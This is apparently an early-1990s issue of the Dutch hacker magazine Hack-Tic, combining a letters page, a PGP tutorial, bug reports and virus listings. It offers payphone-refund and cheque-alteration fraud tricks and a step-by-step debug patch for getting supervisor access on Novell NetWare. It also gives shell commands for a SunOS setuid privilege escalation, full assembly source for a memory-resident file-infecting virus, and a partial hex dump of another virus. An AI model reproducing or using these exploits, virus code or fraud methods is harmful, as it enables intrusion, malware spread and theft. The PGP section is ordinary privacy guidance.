Stilstand is achteruitgang. Dit is van toepassing op een groot deel van de zich tot de scene rekenende harry's. Deze schichtige passievelingen met hun uitgesproken ideeën staan de vercommercialisering in de weg. Op grond van hypocriete overwegingen vinden zij gerechtigheid in het misbruik van technologie. Bravo-acties ten koste van Shell of Telecom werken politiserend en brengen de oprechte phreak in discrediet. Een ware techno-anarchist heeft lak aan ideologisch gezeik en paalt iedereen. Morele bezwaren tegen de hiernavolgende actie kent hij dan ook niet.

Hij zoekt een druk bezochte maar werkende openbare muntcel.

Hij blokkeert het retourbakje en wacht tot voldoende onschuldige burgers hun wisselgeld kwijt zijn.

In plaats van het luikje te forceren belt hij nu 007 en meldt hij de storing. Tevens zegt hij geen contact gehad te hebben met zijn Thaise gleufdiertje (of zo) en vraagt hij vergoeding in eenheden voor de verloren gegane contacten.

Binnen afzienbare tijd ontvangt hij een pakketje ongebruikte telefoonkaarten.

Let wel: bovenstaande truc vereist een sterke persoonlijkheid en is niet geschikt voor contactgestoorde nerds. Hun stilstand is onze achteruitgang.

Phrankenstein

Voor een "sterke persoonlijkheid" vertoon je toch wel een paar schokkende gelijkenissen met een dronken corps-bal. "Thaise gleufdiertjes"? Laat naar je kijken lul! (of zo). Bijgaand stuur je een kopietje van het briefje dat de PTT je stuurde samen met de 3 gulden aan eerlijk verdiende telefoonkaarten. Veel plezier met je gratis 34.1 seconden Thailand, de contactgestoorde nerds met hun ideologisch geleuter bellen gewoon voor nop!

Trouwens, als je je naam op de brief van de PTT wegstift om ons niet te laten weten hoe je echt heet moet je het wel goed doen, bij doorvallend licht was hij prima te lezen.

Yo Hack-Tic

In tic 11/12 stond iets over het hacken van fruitautomaten, met daarbij het verzoek truukjes op te sturen. Bij deze een paar truukjes voor flipperkasten:

- -Gilligan's Island: Als je na het spelen van een spel (3 ballen) op coin-return hengst dan krijg je je poen terug zodat je nog eens kunt spelen.
- -The Simpsons: Als er geen geld in zit, en je geeft een flinke hengst tegen de kast, zal die op tilt slaan... Als je dan op start drukt zegt ie 'request installed... Moet ik nog eens verder onderzoeken.

Geachte redaktie van Hack-Tic,

Dit is een hele korte brief, dus langzaam lezen.

Heeft een van jullie misschien een schema van een DTMF-toongenerator met de frequenties voor KP1, KP2, ST, Clear Forward, Seize ?? Ik heb uit een telefoon het IC voor de andere frequenties gehaald, zodat ik de cijfers 0-9, Code 11 (#) en Code 12 (*) al heb.

Verder mag een compliment voor jullie uitstekende blad natuurlijk niet ontbreken !

Alvast bedankt !

R.J. te E.

Lezerspost

Je haalt een paar dingen door elkaar: DTMF (ook wel Touch-Tone of TDK genoemd) is het protocol waarmee telefoons de centrale vertellen waar ze heen willen bellen. C5 is een heel ander protocol dat tussen centrales onderling wordt gebruikt. C5 is onder te verdelen in tonen die voor de lijn-signalering worden gebruikt (de Clear-Forward en de Seize toon), deze tonen zijn resp. 2400 en 2600 Hertz tegelijkertijd en alleen 2400 Hertz. Dan is er nog de adres-signalering die gebruikt wordt om aan te geven waar het gesprek heen moet. Deze tonen worden ook wel MF genoemd en worden ook gebruikt door een systeem dat R1 heet en dat in de USA nog wel eens toegepast wordt. R1 is het protocol dat 2600 Hertz als enige lijnsignaleringstoon gebruikt. DTMF en MF hebben dus ook voor de cijfers totaal andere tonen. De tonen voor DTMF staan in Hack-Tic 2, de tonen voor C5 (MF) in Hack-Tic 13. Als je een bouwpakket van een doosje wilt hebben waar alle tonen inzitten dan moet je het verhaal over de Demon-Dialer op pagina 26 maar eens lezen.

Beste redactie,

In Hack-Tic #4 staat dat het de bedoeling is om een packet-radio-netwerk op te zetten m.b.v. 27 Mc zenders. Is dat inmiddels al gelukt of is het plan van de baan? Bovendien zou ik graag willen weten of er extra electronica aan te pas komt bij het verbinden van modem en zender en of er speciale software voor nodig is. Bij voorbaat dank.

In Duitsland zijn ze er bij de Chaos Computer Club al een stuk verder mee. Het werkt als volgt: je koopt of bouwt een kastje dat tussen je modem en de zender hangt. Dit kastje koppel je door de RS-232 poort direct met je computer. Het kastje is het modem en packet-assembler-disassembler. Probleem met deze techniek is dat het nogal langzaam is en dat het (zeker op de druk gebruikte 27 Mc) geen betrouwbaar netwerk oplevert. Op het Chaos Communication Congress eind vorig jaar was een workshop over deze techniek. Vooral in de voormalige DDR zou deze techniek grote voordelen hebben, omdat telefoonlijnen daar ook geen geweldige verbindingen opleveren.

Beste Hack-Tic redactie,

Naar aanleiding van het truukje van A.K. om met One-Cent Coins parkeermeters voor de gek te houden schrijf ik deze brief. De 50-lire munten uit Italië blijken door verschillende wisselautomaten gepakt te worden als guldens!

Dat zijn dan wisselautomaten waar je je 'gulden' ingooit en als je de knop naar je toetrekt rollen er 4 kwartjes in het bakje. De 50-lire munten zijn helaas niet bij de bank krijgen, die verschaffen alleen maar papiergeld. Je zult dus echt naar Italië moeten, maar het is de moeite wel waard.

Voor ƒ15,50 (ongeveer de huidige koers) heb je 10.000 lires, tel uit je winst.

Hebben jullie nog meer truukjes waarmee je gokkasten voor de gek kan houden?

C.O.

P.S. Weten jullie ook wat van de 'Hack' tijdens de golfoorlog in de computer van het Pentagon?

Mooie truuk. Over hacken in Amerikaanse computers hebben we een heel artikel in deze Hack-Tic, en voor de Random-Runner (een gokkast) staat ook nog een tip in dit nummer.

Lezerspost

De volgende brief reageert op onze reaktie in de vorige Hack-Tic.

<geen aanhef>

Jullie hebben gelijk als jullie beweren dat we moeten laten zien dat we slechts 'eigenzinnige ontdekkingsreizigers' moeten zijn. Het ging mij hierom: deze publiciteit veroorzaakt dat er veel 'onwetende' mensen op zoek gaan naar jullie blad en er weinig begrip van hebben hoeveel schade ze aan kunnen richten.

Hierdoor wordt de bedreiging voor de maatschappijen en de PTT groter. Zij zullen hierdoor strengere maatregelen nemen en er zullen de nodige wetten aangescherpt worden omdat het verlies van de bedrijven te groot wordt om nog te negeren. In verband hiermee doelde ik op de hack&phreak-trucs in het algemeen (blue-boxing was al lang bekend) die in no-time weg zullen gaan.

Hierdoor zal men (mogelijk) minder snel geneigd zijn informatie af te staan en zal deze in nog kleinere groepen bekend zijn.

Goed, tot slot mijn tip voor de arme Hack-Tic lezers:

Zorg dat je een pen ritselt die schrijft en waarvan de inkt snel onzichtbaar wordt. Pak je cheques, ga naar een winkel, schrijf b.v. 140 & honderdveertig, waarbij je de 1 en de honderd schrijft met je nieuwe pen (vlak van tevoren klaarmaken!). Pas aan het eind van de dag worden de cheques ingezameld en jij bent er economisch *f*100 op vooruit gegaan....

Jack-0

Geachte redactie,

In Uw tijdschrift wordt melding gemaakt van een VIDEO SIGNAALOPTIMALISATOR welke (mits enkele aanpassingen) werkt.

We krijgen wel meer vragen over deze video-signaaloptimalisator. Op de middenpagina's staat een schema dat leesbaar is en nog werkt ook.

Beste Peter Poelman

In Hack-Tic nr. 2 van 1989 (tijdje geleden he?), las ik in het rubriekje kort-kort-kort dat je zoekt naar aanwijzingen over het crypto-systeem van de politie. Ik zoek dat nu dus ook. Ik woon namelijk in Den Bosch en de politie (de gewone Gemeente Politie !) gebruikt sinds een maand ook dat crypto-systeem.

Het is geen scramble, maar de structuur van een gesprek kan je wel volgen. Alleen de woorden komen er uit als een hoestende hond die leert praten. Er valt dus niks van de gesprekken te maken.

Ik wil graag weer meeluisteren en dus wil ik graag meer info over hoe dit systeem werkt. De kosten worden vergoed en de gouden tip levert ook bij mij een appeltaart op maar dan wel met slagroom.

K.

(Stuur informatie maar op naar de redaktie, wij sturen het dan wel door.)

Lezerspost

Korter dan kortst ?

Ontzettend knap geprogrammeerd dat 'kortste; virus in Hack-Tic 14-15! Toch wel enigzins geprikkeld door het vraagteken in de kop en de programmeerstijl van het virus heb ik geprobeerd het nog wat te verkorten. De eerste 2 instructies heb ik laten vervallen en de 'POP DI' vervangen door 'MOV DI,0100h'. Het is nu dus 108 bytes lang en na infectie 107 bytes.

Mentat

Leuk gevonden, ik had er gewoon niet aan gedacht dat DOS het DI register al op 0100h zet als er een programma wordt opgestart. Ik begrijp niet waarom je de PUSH niet gewoon hebt laten staan. Als je alleen de eerste instructie helemaal weglaat is het virus 106 bytes lang. Maar goed, je hebt het virus korter gemaakt, je appeltaart is inmiddels onderweg. Op pagina 38 nog een paar virussen die nog veel korter zijn. ('That was nice, now eat this!')

V.I. Ulianov

Beste Hack-Tic,

Ik vond laatst een oude interne notitie van de PTT waarop staat welke 'sterdiensten' ze wanneer aan de klant willen gaan bieden. Natuurlijk zijn al deze grappen al lang in alle centrales ingebouwd, maar staan ze gewoon uit. Hier is het lijstje (Let op de vertraging bij de reeds ingevoerde dienst *21).

```
*21 - "Doorverbinden"                        1988
*30 - "Driegesprek"                          1990
*34 - "Blokkering uitgaande gesprekken"      1990
*35 - "Blokkering inkomende gesprekken"      1990
*37 - "Automatisch terugbellen"              1990
*40 - "Kostenopgaaf na gesprek"              1992
*43 - "Aankondiging bij bezet"               1990
*50 - "Verkort kiezen"                       1990
*52 - "Nummerherhaling"                      1990
*53 - "Hotline"                              1990
*57 - "Attendering"                          1990
*65 - "Oppastelefoon"                        1994
Nummerherkenning                             1992
Tweede telefoonnummer op 1 netlijn           1994
```

en dan nu het klapstuk...

Een anonieme lezer deelde ons per brief mede dat er in alle versies van Novell Netware tot 3.11 een fout zit. Het is namelijk mogelijk om zonder password als supervisor in te loggen, je moet het echter wel zo'n 5 tot 25.000 keer proberen. Een foutje in het password crypt algoritme zorgt ervoor dat het zo nu en dan voorkomt dat je er met een fout password doorheen rolt.

Maar, zo dachten wij eerst, je kunt Novell zo instellen dat je maar drie keer mag proberen. De teller die dit bijhoudt loopt echter niet als je een null-string (niks dus) als wachtwoord meegeeft, en dit is voor het crypt algoritme ook een fout antwoord.

Lezerspost

Hoe moet je deze bug nu uitbuiten als je zelf op een kantoor uitgebuit wordt en je wilt inloggen als supervisor om de sleur van je bestaan te doorbreken? Wij lieten onze sterprogrammeur Ilsme los op deze problematiek. Wil de anonieme lezer ons bellen i.v.m. bezorging van zijn appeltaart.

Het herhaaldelijk aanmelden is het makkelijkst te bereiken door ATTACH te patchen, en wel als volgt:

copieer attach naar een file die niet op .exe eindigt :

```
copy \public\attach.exe a.x
```

ga nu met debug zoeken naar het volgende code fragment:

```
  versie 2.12                                   versie 3.11

                                             +1D90 PUSH   [BP+FF7E]
+0BCD  MOV    AX,00DB                         1D94 MOV    AX,169C          **
                                                          1D97 PUSH     DS
 0BD0  PUSH   AX                              1D98 PUSH   AX
 0BD1  MOV    AX,0001                         1D99 MOV    AX,0100
 0BD4  PUSH   AX                              1D9C PUSH   AX
 0BD5  MOV    AX,0042                         1D9D MOV    AX,176E          **
                                              1DA0 PUSH   DS
 0BD8  PUSH   AX                              1DA1 PUSH   AX
 0BD9  CALL   0F00                            1DA2 CALL   0173:0006
 0BDC  ADD    SP,+06
 0BDF  MOV    [BP+FF7C],AX                    1DA7 MOV    [BP+FF7A],AX
 0BE3  CMP    AX,0000                         1DAB CMP    AX,0000        <<
 0BE6  JNZ    0BEB                            1DAE JNZ    1DB3           <<
 0BE8  JMP    0C6A                            1DB0 JMP    1EE8           <<
 0BEB  CMP    WORD PTR [BP+FF7C],00DF         1DB3 CMP    WORD PTR [BP+FF7A],00DF
 0BF1  JNZ    0BF6                            1DB9 JZ     1DBE
 0BF3  JMP    0C22                            1DBB JMP    1DF3
```

bij alle versies ziet dit er anders uit, de < < -markeringen geven aan wat wel overeen zou moeten komen. De met ** gemerkte regels hebben in ieder geval een "mov ax,constante"

het handigst kun je zoeken naar `3d 00 00 75 03 e9`. Je tikt dan:

```
s 100 ffff 3d 00 00 75 03 e9
```

nu krijg je een lijstje van adressen waar de instructie CMP AX,0100 staat. Kijk met 'u adr' in de buurt van al die adressen om te zien wat er staat. Verander nu de jnz zo dat deze terug springt naar de eerste push(bij de +) (er kan een push minder staan). In deze gevallen dus:

```
-a 0be6                        -a 1dae
28ac:0be6 jnz 0bcd             28ac:1dae jnz 1d90
28ac:0be8                      28ac:1db0
-                              -
```

nu staat op 1dae :

```
28AC:1DAE 75E0          JNZ     1D90
```

type nu 'w' om de file te saven, en 'q' om uit debug te gaan. Rename vervolgens a.x naar a.exe, en klaar is uw hack utility.

Lezerspost

Gebruik : type "a servername", geef usemame (bij voorkeur supervisor) en wacht op de melding `'attached to fileserver <name> ...'` dit gebeurt soms vrijwel meteen, soms moet je wel een kwartier wachten. nu ben je ge-attached als supervisor. Toets `cd fileserver\sys:` om bij het filesystem te komen

met volinfo kun je zien welke volumes er aan hangen

P.S.: Bijkomend leukigheidje, er wordt niks van gelogd. O ja, dat ik hierboven de ATTACH van 3.11 patch betekent niet dat het op 3.11 servers werkt, dat doet het namelijk niet. Het maakt niet uit welke versie ATTACH je gebruikt, het werkt in alle versies hetzelfde.

A telephone line is like a life-line (10CC)

In de namiddag van 16 maart 1992 is overleden onze metgezel op lange reizen;

06-0101

Ondanks zijn prestaties op topniveau vrijgevig en niet veeleisend. Drong slechts aan op een TDK-telefoon en een beetje geduld. Zijn lijnkwaliteit en capaciteit zullen nog lang worden geroemd.
Wij wensen de hack-gemeenschap veel sterkte toe bij het verwerken van het verlies. De begravenis heeft reeds in besloten kring plaatsgevonden.

Correspondentieadres:
PTT-Telecom
Spuistraat 175
Amsterdam

PGP, wat moet je ermee ?

Heb je ook weleens dat gevoel dat er iemand over je schouder meekijkt als je je e-mail aan het lezen bent? Een sysop, of iemand (BVD, buurman, ...) die de lijn aftapt waarover jij je datacommunicatie bedrijft? Het is alsof iemand je post openstoomt zonder dat je er iets tegen kan doen en zonder dat je het ook maar doorhebt. Ook al staat er niets illegaals in, het blijft privépost. Gewone post doe je toch immers ook in een gesloten envelop? Telefoongesprekken kunnen worden afgeluisterd, brieven kunnen worden opengestoomd. Dat is, zeker op grote schaal, een hoop werk. E-mail heeft de (on)prettige eigenschap dat het gemakkelijk, automatisch en routinematig met de computer te analyseren is. Zeker nu e-mail binnen enkele jaren gemeengoed zal zijn, is het beter niet te vertrouwen op het geweten van Big Brother. Philip Zimmerman, een amerikaans computerprogrammeur, vond dat werkelijke privé e-mail voor iedereen mogelijk moest zijn, en maakte het data-encryptie programma PGP, oftewel Pretty Good Privacy. PGP combineert het gemak van het Rivest-Shamir-Adleman (RSA) Public Key-systeem met de snelheid van een snel conventioneel encryptie algoritme.

Hoe PGP werkt

De meeste encryptie-algoritmes (DES bijvoorbeeld) gebruiken dezelfde sleutel voor zowel vercijfering als ontcijfering. Dit betekent dat je de sleutel op een veilige manier naar de ontvanger moet zien te krijgen. Maar als je een veilige weg hebt om een sleutel te verzenden, waarom zou je dan nog encryptie gebruiken? In Public Key encryptie-systemen heeft iedereen twee sleutels, een openbare (Public Key, PK) en een geheime (Secret Key, SK). De ene sleutel ontcijfert de code die de andere sleutel maakt. Het is niet mogelijk uit de PK de SK te berekenen (of omgekeerd). Iedereen die de PK van iemand heeft, kan berichten of bestanden ermee versleutelen, maar alleen degene met de corresponderende SK kan het ontcijferen. Zelfs degene die het versleuteld heeft kan het niet meer ontcijferen.

In een Public Key-systeem kun je ook een bericht "ondertekenen" met een digitale handtekening, door het te versleutelen met de SK. De ontvanger kan dan, door het bericht te ontcijferen met de corresponderende PK, controleren wie de werkelijke afzender is. Deze twee technieken (encryptie en ondertekening) kunnen worden gecombineerd: eerst wordt een bericht getekend met je eigen SK, en dan vercijferd met de PK van degene voor wie het bericht bestemd is. De ontvanger ontcijfert dan eerst dit bericht met zijn SK, en kan dan de ontvanger checken met behulp van diens PK.

Het RSA Public Key systeem is echter trááááág. Een manier om dit te omzeilen (behalve een snellere computer kopen) is het bericht versleutelen met een snel,

conventioneel encryptie-algoritme, en de sleutel, die elke keer willekeurig wordt aangemaakt, te versleutelen met de PK van de ontvanger, en mee te sturen met het bericht. De software van de ontvanger ontcijfert dan eerst de sleutel met de ontvangers' SK , en voedt dan die sleutel aan het snelle, conventionele encryptie-algoritme om het bericht te ontcijferen. Het conventionele algoritme dat in PGP gebruikt wordt is een afgeleide van algoritmes die zijn ontwikkeld voor militair gebruik. De makers van PGP hebben het sneller en veiliger gemaakt. Om het nog moeilijker te maken om een versleuteld bericht met behulp van crypto-analytische methoden te ontcijferen, wordt door PGP het bericht eerst gecomprimeerd met een aangepaste versie van het algoritme dat gebruikt wordt door LHarc. Dit algoritme is trager dan bijvoorbeeld PKZIP. Als een bericht al met PKZIP is gecomprimeerd wordt dit door PGP herkend en zal PGP niet proberen het nogmaals te comprimeren.

Hoe gebruik je PGP?

Maak een directory \PGP, en een omgevingsvariabele PGPPATH die naar die directory wijst (SET PGPPATH=\PGP). Neem de \PGP directory op in je PATH. Zet alle files uit de ZIP/LZH/ARJ file die je hebt gedownload in die directory. Als je nu PGP wilt gaan gebruiken, moet je eerst een sleutelpaar aanmaken. Start PGP op met de -k optie. Er wordt nu eerst om een naam voor het sleutelpaar gevraagd. Dit is de naam voor de files waarin de public en de secret key worden opgeslagen, en moet dus niet groter dan 8 karakters zijn.

Vervolgens moet je aangeven wat de lengte van de sleutel moet worden. Je hebt drie mogelijkheden, waar van ik alleen 2 en 3 wil aanraden (ik gebruik zelf alleen 3, Militairy Grade). Hoe langer de sleutellengte des te trager de encryptie verloopt, maar ook, des te veiliger het allemaal is. Er wordt ook om een ID voor je sleutelpaar gevraagd, dit is je naam (of alias), en eventueel je e-mail adres of andere informatie die je kwijt wilt. Vervolgens wordt je gevraagd om een "pass-phrase". Dit is een zin die je Secret Key beschermt, voor het geval dat iemand die van je schijf kaapt. Maak deze zin voldoende lang, en gebruik het liefst een onzin zin. *Onthoud je pass phrase. Schrijf hem niet op een blaadje!*

Als je dit gedaan hebt, vraagt PGP om 206 willekeurige karakters in te tikken. Niet de karakters zelf, maar de tijd tussen elke toetsaanslag wordt gebruikt. Hieruit wordt het sleutelpaar gegenereerd. Hierna is het tijd om even een Jolt-cola te nemen, het duurt namelijk op een 12-mhz AT ongeveer een kwartier om het sleutelpaar te genereren.

Als je dit gedaan hebt kun je je PK overal verspreiden. Als iemand mij een bestand 'msg.001' bericht wil sturen, en hij/zij beschikt over mijn public key, geeft hij/zij het commando

```
c:\pgp pgp -e msg.001 'Deane, Julius'
```

dit levert het bestand 'msg.ctx' op.

Om het bericht te kunnen lezen zou ik het commando `c:\pgp pgp msg.ctx` geven. Dit levert bestand 'msg' op. Je kunt een bericht versleutelen met iemands PK en tegelijkertijd ondertekenen met je eigen SK dmv. de -es optie. Als je berichten of bestanden over netwerken zoals Internet stuurt, is het verstandig de -u (uuencode) optie te gebruiken. UUENCODE is een programma dat van 8-bit files (langere) 7-bit files maakt zodat ze altijd goed overkomen.

Voor paranoiden:

Schrijf je pass phrase NERGENS op, en gebruik ook geen makkelijk te raden pass phrases (dus NIET de naam van je vriend/ vriendin/ moeder/ hond/ computer). Hoewel je Secret Key beschermd is met een pass phrase, is het toch verstandig deze ergens te bewaren waar niemand er bij kan komen.

Het is ook handig je Secret Key te uuencoden, en daarna uit te printen, dan kan je hem altijd weer intikken als er iets ergs mee gebeurt.

Als je een bestand versleutelt met PGP, en je gooit dit bestand vervolgens weg, is het vrij simpel om dit bestand, met behulp van bv. Norton QuickUnerase terug te halen. Gebruik de -w optie van PGP of een programma als Norton WipeFile om het bestand werkelijk te laten verdwijnen.

Versleutel geen files op remote-systemen, iemand kan de lijn aftappen en je pass-phrase opvangen, of iemand met voldoende privs kan je terminal uitlezen. Check nieuwe versies van PGP altijd tegen de file PGP.CTX, dit verzekert je ervan dat het afkomstig is van Phil Zimmerman, mits de eerste versie die je ontving niet gecomprommitteerd was.

Met een techniek genaamd "Tempest" is het mogelijk alles wat naar je beeldscherm gaat op te vangen en uit te lezen. Dit is te voorkomen door je computer voldoende af te schermen tegen uitzending van elektromagnetische straling, of, veel simpeler, de file ongezien naar de printer te sturen.

Als iemand over voldoende supercomputers beschikt, zou het in theorie mogelijk zijn om je RSA sleutel te kraken. De Verenigde Staten gebruiken RSA echter om sommige van hun atoomgeheimen te versleutelen, en echt helemaal gek zijn ze daar ook niet. Ook is het mogelijk dat iemand een methode vindt om het conventionele algoritme te kraken. Wees niet al te paranoide, men is niet over 1 nacht ijs gegaan bij het ontwerp van PGP.

Toekomstige versies van PGP

Het bedrijf Public Key Partners, dat het patent op het RSA algoritme beheert, heeft Phil Zimmerman met een proces gedreigd als hij PGP verbeterd of nog verder verspreid. Het RSA patent geldt echter alleen in de VS, dus nieuwe versies worden door mensen daarbuiten ontwikkeld, onder supervisie van Phil Zimmerman.

De nieuwe versie zal handiger in het gebruik zijn, het sleutelbeheer is verbeterd. De conventionele en de RSA encryptie zijn sneller, RSA zelfs zo'n 86%. Het nieuwe conventionele encryptie-algoritme heet IDEA en is door een Zwitsers bedrijf ontwikkeld. Het schijnt dat dit algoritme sterker is dan DES. Het wordt op het ogenblik door Biham en Shamir, twee vooraanstaande cryptografen, getest op veiligheid. De datacompressiemethode die gebruikt wordt zal functioneel gelijk zijn aan PKZIP. Er zullen versies worden uitgebracht voor SPARC Unix, Ultrix, VAX/VMS, Commodore Amiga, Atari ST, OS/2, en natuurlijk MSDOS. Versie 2.0 zal ergens in Maart vanuit Nieuw Zeeland worden verspreid.

Leuk, maar waar vind ik PGP ?

De DOS-versie is te vinden op verschillende Internet FTP sites (stuur mail naar archie2@funet.fi met als subject: "prog pgp" om te weten waar) en op Utopia BBS. Daar is behalve de DOS-versie ook een Amiga-versie en de broncode (in portable C) aanwezig. Heb je tijd over, probeer dan een versie op jouw computer (Atari of ZX-80 bv) draaiende te krijgen. Er is onlangs ook een menugestuurde shell gemaakt die het gebruik van PGP nog makkelijker maakt. Heb je vragen over PGP neem dan contact op met kafka@utopia.hacktic.nl, voor de Amiga versie met scorpio@utopia.hacktic.nl. Philip Zimmerman is te bereiken als prz@sage.cgd.ucar.edu. Utopia heeft ook een speciaal berichtengebied voor PGP berichten en Public Keys.

Julius "Fuck the G-men" Deane

Leuke bug in SunOS 4.1 van RGB

Als je op een SunOS 4.1 (of ouder) niet tevreden bent met je huidige identiteit dan kun je de gedaante van elke gebruiker aannemen, mits die gebruiker geen mail in de spool-directory heeft staan. Wat je doet is het volgende:

Je copieert de shell naar de mailfile van de betreffende user en je zet de s-bit van die file aan:

```
cp /bin/sh /usr/spool/mail/<username>
chmod 6777 /usr/spool/mail/<username>
```

Vervolgens stuur je met het truukje dat we op bladzijde 22 beschrijven mail van deze user naar zichzelf, het maakt niet uit wat er in staat.

```
telnet localhost 25 (etc.)
```

De mail-file is nu eigendom van de gebruiker in kwestie maar de s-bit staat nog steeds aan. Als je nu de shell runt door te tikken:

```
/usr/spool/mail/<username>
```

dan krijg je een nieuwe identiteit. Vervolgens niet vergeten de mail-file te deleten en van je nieuw verworven identiteit te genieten. Weet je zelf leuke bugs: stuur ze naar rgb@tracer.hacktic.nl

Memory-resident virus (van 83 bytes!)

Professor Klaus Brunnstein van de universiteit van Hamburg vindt het Hack-tic virus uit het vorige nummer maar niks, getuige zijn postings op het Usenet, een wereldwijd computernetwerk. Volgens hem is het de Bulgaren gelukt een memory resident virus van maar liefst 94 bytes te maken. Al weet de prof niet waar hij het over heeft, een uitdaging is een uitdaging.

Kenners zullen misschien beweren dat het volgende virus volstrekt onmogelijk is. Het is namelijk memory resident, heeft een totale omvang van 83 bytes, en besmet bovendien EXE-files! Alsof dat niet al genoeg is, worden "besmette" files helemaal niet veranderd. Er kan dus gesproken worden van een "nul" byte virus.

Wij hebben het onmogelijkė bereikt door gebruik te maken van een eenvoudig doch elegant truukje dat berust op het feit dat DOS altijd eerst naar COM-files zoekt. Het virus maakt daarom een "schaduw" COM-file aan met dezelfde naam als de EXE. Hierdoor wordt het virus altijd als eerst geladen.

Dit virus besmet iedere EXE-file, waar dan ook, die opgestart wordt. Behoedzaamheid is geboden. Het is een zeer effektief virusje dat al een keer ontsnapt is in het Hack-Tic netwerk en een team experts die al precies wisten hoe het werkte toch de nodige hoofdbrekens bezorgd heeft. Het enige wat je van dit virus zal merken is dat er blijkbaar niets gebeurt als je de eerste keer een besmette EXE-file opstart. Dit is omdat het virus eerst geladen moet worden. De gemiddelde gebruiker zal de opdracht gewoon opnieuw proberen, waarna alles normaal lijkt te werken. Zo goed Prof.?

```
------------------------------------------------------------------------
tic             segment
                org     100h
                assume  cs:tic, ds:tic, es:tic
;
len     equ     offset int21-100h       ;LENGTH OF VIRUS CODE
;
;THE FOLLOWING CODE MAKES THE VIRUS GO RESIDENT. TO KEEP THE INFECTION
;CODE AS SHORT AS POSSIBLE, THE INT 21 VECTOR (4 BYTES) IS SAVED OUTSIDE
;THE VIRUS BODY. THIS MAY OCCASIONALLY CAUSE THE VECTOR TO BE OVERWRITTEN
;BY THE ENVIRONMENT, WHICH WILL CRASH THE SYSTEM. TO PREVENT THIS, DEFINE
;TWO WORDS FOR THE LABEL INT21 AND ADD FOUR BYTES TO THE RESIDENT CODE.
;THE FIRST TIME THAT AN "INFECTED" FILE IS RUN, IT WILL SIMPLY RETURN TO
;DOS. THIS IS BECAUSE THE RESIDENT CODE MUST FIRST BE LOADED. AFTER THAT
;EVERYTHING WILL APPEAR TO WORK NORMALLY. TO REMEDY THIS PROBLEM, ALTER
;THE MEMORY CONTROL BLOCK TO TRAP THE RESIDENT CODE, THEN JUMP TO IT. A
;STILL BETTER SOLUTION IS TO COPY THE VIRUS TO THE TOP OF MEMORY AND
;TRAP IT THERE. ALSO, DO NOT REVECTOR INTERRUPT 21 BUT OVERWRITE THE
;ENTRY POINT WITH A FAR JUMP TO THE VIRUS AND THEN RESTORE IT. THESE
;TECHNIQUES WILL MAKE A BETTER, THOUGH LONGER VIRUS.
;
```

```
start:          mov     ax,3521h                ;GET INT 21 VECTOR
                int     21h
                mov     di,offset int21
                mov     [di],bx                 ;SAVE IT
                mov     [di+2],es
                mov     dx,offset infect
                mov     ah,25h
                int     21h                     ;REVECTOR TO VIRUS
                mov     dx,di
                int     27h                     ;GO RESIDENT
;
;THIS IS THE ACTUAL INFECTION CODE. IT CHECKS FOR THE EXEC FUNCTION THEN
;TRIES TO RUN THE PROCESS AS AN EXE. IF THIS FAILS, THE VIRUS KNOWS THAT
;IT REALLY WAS A COM PROGRAM, IN WHICH CASE IT SIMPLY LETS THE CALL GO
;THROUGH. OTHERWISE A SHADOW COM FILE IS (RE)CREATED, "INFECTING" THE
;EXE. THE HIDDEN ATTRIBUTE IS SET ON THE SHADOW FILE. TO KEEP THESE FILES
;VISIBLE, SET CX TO 0 INSTEAD OF 2.
;NOTE: UNDER DOS 5.0, REGISTERS ES AND DS ARE THE SAME WHEN THE EXEC CALL
;IS ISSUED. SETTING ES TO DS IS ONLY NECESSARY TO MAKE THE VIRUS RUN UNDER
;DOS 3.X. OTHERWISE YOU CAN ELIMINATE THESE INSTRUCTIONS, BRINGING THE VIRUS
;BACK TO JUST 79 BYTES!
;
infect:         cmp     ax,4b00h                ;EXEC?
                jne     interrupt               ;IF NOT, CONTINUE INTERRUPT
                push    ax                      ;KEEP FUNCTION CALL
                push    es                      ;KEEP ES
                push    ds                      ;SET ES TO DS
                pop     es
                mov     di,dx                   ;SCAN TO EXT
                mov     al,'.'
                repne   scasb
                push    di                      ;POINTER TO EXT
                mov     ax,'XE'                 ;TRY TO RUN AS .EXE
                stosw
                stosb
                pop     di                      ;RETRIEVE POINTER TO EXT
                pop     es                      ;RESTORE ES FOR EXEC
                pop     ax                      ;GET FUNCTION
                push    ax                      ;KEEP IT
                push    dx                      ;KEEP POINTER TO PROCESS NAME
                pushf                           ;DO INTERRUPT
                push    cs
                call    interrupt
                mov     ax,'OC'                 ;CHANGE EXT TO COM
                stosw
                mov     al,'M'
                stosb
                pop     dx                      ;CLEAR STACK
                pop     ax
                jc      interrupt               ;WASN'T .EXE SO JUST CONTINUE
                mov     cx,2
                mov     ah,3ch                  ;CREATE SHADOW .COM FILE
                int     21h
                xchg    bx,ax                   ;GET HANDLE
                push    cs                      ;WRITE VIRUS TO .COM FILE
                pop     ds                      ;SEGMENT OF VIRUS CODE
                mov     cl,len
                mov     dx,si                   ;=0100 HEX
                mov     ah,40h                  ;WRITE VIRUS AND EXIT
;
interrupt:
        db      0eah                            ;FAR JUMP
int21:                                          ;VECTOR GOES HERE
;
tic             ends
                end     start
```

Vladimir Ulianov

Hack-Tic demovirus II

Het "kortste" virus is alweer korter geworden. Lezer 'Mentat' heeft de appeltaart gewonnen door ons erop te wijzen dat register SI al door DOS op 0100 hex gezet wordt, de eerste instruktie is dus overbodig. Met nog een verbetering van ons erbij werd het virus daarna 106 bytes. Professor Brunnstein uit de Bondsrepubliek kwam met wat vriendelijke, opbouwende kritiek, waardoor wij het virus nog eens onder de loep genomen hebben. Resultaat: het virus is nu precies 93 bytes! Hiermee claimen wij het absolute wereldrecord voor dit soort virus (zie elders in dit nummer voor een techniek die een nog korter virus levert).

Dit bereikten wij door maar 1 bestand tegelijk te laten besmetten en door een nieuw PSP aan te maken en de code van het besmette programma naar een hoger segment te verplaatsen. Na het runnen van het virus wordt naar het programma gesprongen via een Far Return. Omdat het programma (een "child process", eigenlijk) terug naar DOS gaat na afloop, moeten wij een kunstje uithalen om een "memory allocation" foutmelding te voorkomen. Dit doen wij door de gealloceerd geheugen zoveel mogelijk in te krimpen. Met een getal van 0F hex zorgen wij er voor dat de Memory Control Block uitkomt op PSP:0F0h, waar het een redelijke overlevingskans heeft. Dit betekent wel dat er een paar honderd bytes geheugen gevangen blijven nadat een besmet programma gedraaid is.

Het vorige Hack-Tic demovirus (waarvan wij nog zo uitdrukkelijk gezegd hebben dat het 'Het Hack-Tic demovirus' heette) staat inmiddels in de officiele viruslijsten, als 'African 109-virus'.

Hack-Tic demovirus II

```
BB 0F 00 B4 4A CD 21 8C
C2 80 C6 10 8E C2 52 56
B4 26 CD 21 8B FE BE 5D
01 56 B5 FE F3 A4 49 5F
